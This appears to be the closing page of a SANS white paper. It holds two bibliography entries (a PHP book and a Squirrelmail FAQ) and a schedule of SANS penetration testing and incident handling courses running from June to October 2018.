Schumann, S., et al. *Professional PHP Programming* Wrox Press, 1999

The Squirrelmail Foundation "Squirrelmail UserFAQ" September 20, 2001. URL: http://www.Squirrelmail.org/wiki/wiki.php?UserFAQ

Last Updated: June 24th, 2018

Upcoming SANS Penetration Testing

SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor